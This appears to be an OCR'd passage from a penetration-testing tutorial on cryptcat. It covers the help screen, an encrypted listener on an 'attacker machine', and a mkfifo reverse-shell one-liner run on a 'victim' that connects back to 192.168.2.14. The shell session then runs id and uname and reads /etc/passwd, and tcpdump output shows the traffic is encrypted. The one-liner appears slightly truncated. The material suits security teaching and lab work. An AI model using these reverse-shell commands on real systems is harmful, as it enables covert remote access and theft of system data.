


A binary file named `cryptcat` will be generated in the same directory, as follows:



Let's execute this file using the following command, which allows us to check the help screen:


```
./cryptcat -h
```


Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143×36
~ — msfconsole
~ — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14
~/Downloads — python -m Simpl
harry@FuzzerOS:~/unix$ ./cryptcat -h
[v1.10]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
-e prog program to exec after connect [dangerous!!]
-g gateway source-routing hop point[s], up to 8
-G num source-routing pointer: 4, 8, 12, ...
-h this cruft
-k secret set the shared secret
-i secs delay interval for lines sent, ports scanned
-l listen mode, for inbound connects
-n numeric-only IP addresses, no DNS
-o file hex dump of traffic
-p port local port number
-r randomize local and remote ports
-s addr local source address
-u UDP mode
-v verbose [use twice to be more verbose]
-w secs timeout for connects and final net reads
-z zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
harry@FuzzerOS:~/unix$

This is the same output that `netcat` would generate with only one more option added to it; that is, the `-k` option. This will be the shared secret for `twofish` encryption.


Let's start the listener on the attacker machine with the shared secret set to `harry123` through the following command:

```
./cryptcat -lvp 8000 -k "harry123"
```




Our listener is ready for incoming connections. Now let's execute the following command on the victim machine:

```
rm -rf /tmp/a; mkfifo /tmp/a; ./cryptcat 192.168.2.14 8000 -k "harry123" 0</tmp/a | /bin/sh >/tmp
```



`cryptcat` needs to be delivered to the target server for execution.


Upon successful execution, a reverse shell will be popped on the attacker machine. Let's execute the `id` and `uname -a` commands here:



On the `tcpdump` trace Terminal, we can see that the communication is encrypted:

```
Harry — root@FuzzerOS: /home/harry — ssh harry@192.168.2.14 — 143×36
~ — msfconsole | ~ — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 | ...harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 | ...t@FuzzerOS: /home/harry — ssh harry@192.168.2.14
        0x0050:  f669                                     .i
21:54:45.376501 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 36:52, ack 159, win 342, options [nop,nop,TS val 1182446 ecr 1178964
], length 16
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0044 9b32 4000 4006 1a15 c0a8 020e c0a8  .D.2@.@.........
        0x0020:  020e 1f40 cb6e c3ba 62cd 48a1 3f9d 8018  ...@.n..b.H.?...
        0x0030:  0156 85a3 0000 0101 080a 0012 0aee 0011  .V..............
        0x0040:  fd54 6c13 57ee a286 8211 5082 d6db 6985  .Tl.W.....P...i.
        0x0050:  f405                                     ..
21:54:45.415758 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.], ack 52, win 342, options [nop,nop,TS val 1182456 ecr 1182446], length 0
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0034 c780 4000 4006 edd6 c0a8 020e c0a8  .4..@.@.........
        0x0020:  020e cb6e 1f40 48a1 3f9d c3ba 62dd 8010  ...n.@H.?...b...
        0x0030:  0156 8593 0000 0101 080a 0012 0af8 0012  .V..............
        0x0040:  0aee                                     ..
21:54:45.415786 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 52:69, ack 159, win 342, options [nop,nop,TS val 1182456 ecr 1182456
], length 17
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0045 9b33 4000 4006 1a13 c0a8 020e c0a8  .E.3@.@.........
        0x0020:  020e 1f40 cb6e c3ba 62dd 48a1 3f9d 8018  ...@.n..b.H.?...
        0x0030:  0156 85a4 0000 0101 080a 0012 0af8 0012  .V..............
        0x0040:  0af8 9cf7 aa1c 8c85 4c74 43d4 22b7 ace9  ........LtC."...
        0x0050:  a0a2 6b                                  ..k
21:54:45.415899 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.], ack 69, win 342, options [nop,nop,TS val 1182456 ecr 1182456], length 0
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0034 c781 4000 4006 edd5 c0a8 020e c0a8  .4..@.@.........
        0x0020:  020e cb6e 1f40 48a1 3f9d c3ba 62ee 8010  ...n.@H.?...b...
        0x0030:  0156 8593 0000 0101 080a 0012 0af8 0012  .V..............
        0x0040:  0af8                                     ..
21:54:48.441695 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 69:85, ack 159, win 342, options [nop,nop,TS val 1183212 ecr 1182456
], length 16
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0044 9b34 4000 4006 1a13 c0a8 020e c0a8  .D.4@.@.........
        0x0020:  020e 1f40 cb6e c3ba 62ee 48a1 3f9d 8018  ...@.n..b.H.?...
        0x0030:  0156 85a3 0000 0101 080a 0012 0dec 0012  .V..............
        0x0040:  0af8 d10c 0cfb 528b 2ee2 320b 3c32 4f89  ......R...2.<2O.
```

Let's execute the `cat /etc/passwd` command to retrieve the `passwd` file in Linux:



Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143×36

~ — msfconsole | ~ — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 | ...harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 | ...t@FuzzerOS: /home/harry —

```
harry@FuzzerOS:~/unix$ ./cryptcat -lvp 8000 -k "harry123"
listening on [any] 8000 ...
192.168.2.14: inverse host lookup failed: Unknown host
connect to [192.168.2.14] from (UNKNOWN) [192.168.2.14] 52078
id
uid=1000(harry) gid=1000(harry) groups=1000(harry),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)

uname -a
Linux FuzzerOS 4.4.0-128-generic #154-Ubuntu SMP Fri May 25 14:14:58 UTC 2018 i686 i686 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
